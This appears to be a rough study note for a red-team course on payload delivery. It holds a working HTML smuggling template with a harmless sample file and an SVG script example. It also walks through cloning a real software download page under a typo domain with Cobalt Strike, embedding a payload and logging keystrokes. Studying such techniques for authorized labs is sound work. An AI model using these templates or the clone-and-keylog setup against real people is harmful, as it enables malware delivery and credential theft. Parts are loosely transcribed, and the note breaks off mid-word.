
This is an example of an HTML page that has and encoded then it performs HTML smuggling
<html>
    <head>
        <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.5.2/css/brands.min.css">
    </head>
    <body>
        <button class="btn" onclick="downloadFile()"><i class="fa fa-download"></i> Download</button>

        <script>
            function convertFromBase64(base64) {
                let binary_string = window.atob(base64);
                let len = binary_string.length;
                let bytes = new Uint8Array(len);
                for (let i = 0; i < len; i++) {
                    bytes[i] = binary_string.charCodeAt(i);
                }
                return bytes.buffer;
            }

            function downloadFile() {
                const file = 'VGhpcyBpcyBhIHNtdWdnbGVkIGZpbGU=';
                const fileName = 'test.txt';
                let data = convertFromBase64(file);
                let blob = new Blob([data], {type: 'octet/stream'});
                if (window.navigator.msSaveOrOpenBlob) {
                    window.navigator.msSaveBlob(blob,fileName);
                }
                else {
                    const a = document.createElement('a');
                    document.body.appendChild(a);
                    a.style = 'display: none';
                    const url = window.URL.createObjectURL(blob);
                    a.href = url;
                    a.download = fileName;
                    a.click();
                    window.URL.revokeObjectURL(url);
                }
            }
        </script>
    </body>
</html>
Additional encryption or JavaScript obfuscation may change how content appears to scanners, but it also creates detectable decoding behavior and should be treated as an authorized lab experiment rather than a guarantee of evasion.
SVG smuggling
The next delivery method that we have is called SVG smuggling
SVG can contain script elements, but whether script executes depends on how the SVG is loaded, the browser, origin, content security policy, and whether it is treated as an image or a document.
just like HTML smuggling
<svg width="100" height="100" xmlns="http://www.w3.org/2000/svg">
<circle cx="50" cy="50" r="40" stroke="black" stroke-width="4" fill="none" />
<script>
    alert('Hello World');
</script>
Sorry, your browser does not support inline SVG.
</svg>
Website cloning and hosted payloads
The next delivery method is through a website clone
You can use Cobalt Strike to do this but you can also use AI to do this now
With a cloned site, the browser may automatically request subresources while rendering the page. That does not mean an executable will always download or run without user interaction; browser policy, response headers, file type, and security controls still apply.
Umm how is this possible that the user does not need to click anything on the page to download
OK the thing is clicking does not mean we have to go back to basics how does one download anything on the Internet it it's not about clicking on anything it's about a request So when we say that the user did not need to click on anything it just means the user was not asked to make the request the browser just made the request when it load the HTML page
We know that this is possible with different HTML tags like iframe or script tags
An iframe, script, image, or other subresource can cause the browser to make a request while rendering a page. The request itself is not equivalent to code execution; the response type and browser security model determine what happens next.

alright the next delivery method is called host file Oh never mind I found out that this is actually part of the previous delivery
This is the simplest one we're just creating an internal web server and serving the the payload there
note note that this will probably be the least effective specially there are no abstractifications with but the containers that you have
He can manage this under Site management and manage

Alright so once you've created the host file you can now clone and embed the above file into it
This one will literally create the exact page the way you're trying to PA and then you eventually need to provide
Uh but we need to learn here is what each of things mean The URL is basically the clone site the local URL is

Where:

Clone URL is the exact page that we want to clone. The page we're cloning is https://www.bleepingcomputer.com/download/gpu-z/.
Local URI is the URI that the team server will host this cloned page on. We generally want to match this with the URI of the page we're cloning.
Local Host and Port is as above.
Attack is the resource you want to embed in the cloned page. Use the ... button to select any resource that is hosted on Cobalt Strike's team server.
Log keystrokes will send any key presses on the cloned site to Cobalt Strike's web log. This is useful if the cloned page has a login form for instance.
Then what you will eventually get is the you will get another URL which is the URL that you
http://www.bleepincomputer.com:80/download/gpu-z/
When the user visits this URL, the page may cause the browser to request or download a resource. Whether a payload is downloaded or executed depends on the browser, response headers, file type, user interaction, and security controls.
Note that there's a difference between the actual site and the site that we have which is just a little bit different
Fact-check status
The following concepts were checked against Microsoft or MITRE documentation:
- Windows DLL search order and the conditions that make search-order hijacking possible.
- The .NET Framework
AppDomainManagerrole, configuration, and privilege boundary. - Windows Installer custom actions and the fact that execution context depends on how the action and installation are authored.
- Mark of the Web, Office macro blocking, Protected View, and trusted-location behavior.
- HTML smuggling as browser-side reconstruction rather than a guaranteed security-control bypass.
The following remain lab- or tool-version-dependent and should be verified in the CRTO environment before being treated as general rules:
- The specific WinSxS executable and DLL-side-loading example.
- The exact behavior of GadgetToJScript, its
-boption, and the generated output. - Cobalt Strike Site Management, website-clone, MSC, and listener behavior.
- The exact startup behavior of Excel add-ins under a particular Office build and policy.
- Whether a given browser automatically downloads, prompts for, or blocks a resource.
Review prompts
- Can I explain the difference between delivery, container, trigger, payload, and decoy?
- Why would an operator use a multi-stage chain, and what extra evidence would that create for a defender?
- What conditions must be present for DLL side-loading to work?
- What is AppDomainManager changing in the .NET loading process?
- What is the difference between a dropper, a trigger, and a payload?
- How do batch, LNK, MSC, and document-based triggers differ in execution context and user visibility?
- What does Mark of the Web represent, and how can container choice affect the user experience and security controls?
- How does HTML smuggling differ from a normal file download?
- What should be validated before using any delivery method in an authorized lab?
For the Labs
note that we used app domain manager payloads
and we used process hollowing technique to t
This is a living study note. Sources and understanding may change as it is reviewed.